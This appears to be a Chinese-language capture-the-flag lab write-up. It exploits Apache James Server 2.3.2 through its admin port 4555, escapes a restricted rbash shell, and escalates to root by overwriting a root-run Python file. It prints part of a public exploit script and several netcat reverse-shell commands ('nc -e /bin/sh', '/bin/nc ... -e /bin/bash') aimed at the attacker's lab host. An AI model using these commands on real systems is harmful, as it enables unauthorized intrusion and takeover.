
```
#!/usr/bin/python
#
# Exploit Title: Apache James Server 2.3.2 Authenticated User Remote Command Execution
# Date: 16\10\2014
# Exploit Author: Jakub Palaczynski, Marcin Woloszyn, Maciej Grabiec
# Vendor Homepage: http://james.apache.org/server/
# Software Link: http://ftp.ps.pl/pub/apache/james/server/apache-james-2.3.2.zip
# Version: Apache James Server 2.3.2
# Tested on: Ubuntu, Debian
# Info: This exploit works on default installation of Apache James Server 2.3.2
# Info: Example paths that will automatically execute payload on some action: /etc/bash_completion.d , /etc/pm/config.d

import socket
import sys
import time

# specify payload
#payload = 'touch /tmp/proof.txt' # to exploit on any user
payload = 'nc -e /bin/sh 192.168.10.9 1234' # to exploit only on root
# credentials to James Remote Administration Tool (Default - root/root)
user = 'root'
pwd = 'root'

if len(sys.argv) != 2:
    sys.stderr.write("[-]Usage: python %s <ip>\n" % sys.argv[0])
    sys.stderr.write("[-]Exemple: python %s 127.0.0.1\n" % sys.argv[0])
    sys.exit(1)

ip = sys.argv[1]

def recv(s):
        s.recv(1024)
        time.sleep(0.2)

try:
    print "[+]Connecting to James Remote Administration Tool..."
    s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect((ip,4555))
    s.recv(1024)
    s.send(user + "\n"
```


执行脚本文件：


> 命令：
> python 35513.py [ip]

```
root@kali:~# python 35513.py
[-]Usage: python 35513.py <ip>
[-]Exemple: python 35513.py 127.0.0.1
root@kali:~# python 35513.py 192.168.10.140
[+]Connecting to James Remote Administration Tool...
[+]Creating user...
[+]Connecting to James SMTP server...
[+]Sending payload...
[+]Done! Payload will be executed once somebody logs in.
root@kali:~#
```


再次使用ssh远程登录，，可以看到脚本文件开始编译执行，我们在kali终端设置nc监听：




可以看到成功监听，id查看为mindy用户权限；



二.一句话绕过

使用一句话命令即可成功绕过：

> ssh mindy@192.168.10.140 “export TERM=xterm; python -c 'import pty; pty.spawn(”/bin/sh")'"




7. 提权操作：

反弹shell成功

根据前面的邮件提示信息，获得ssh的登录凭证是从James那里获取的，所以查看对应用户的进程运行情况：


> 命令：ps aux | grep james

显示了opt作为根进程，cd进入opt文件夹：




存在一个Python程序tmp.py程序可以利用，，属于root权限，那么我们将它更改程序执行命令的提权代码：

> 命令: echo ‘import os; os.system("/bin/nc 192.168.10.9 666 -e /bin/bash")’ > /opt/tmp.py



反弹shell成功，拿到root权限!!!
实验结束！



实验总结：

在本次实验中，靶机开放了许多新颖的端口服务，通过端口服务进行信息收集，在4555端口存在远程代码执行，我们在4555端口得到用户名，并重置了用户密码；在pop3服务中，查看到邮件信息，得到下一步ssh的登陆账号密码；

以及在ssh登陆成功后，受限制的rbash绕过是本次实验的特点，我们可以使用一句话绕过，也可以exp绕过；

提权部分为向可执行.py文件中添加可提权的代码,编译执行，成功提权root权限！！！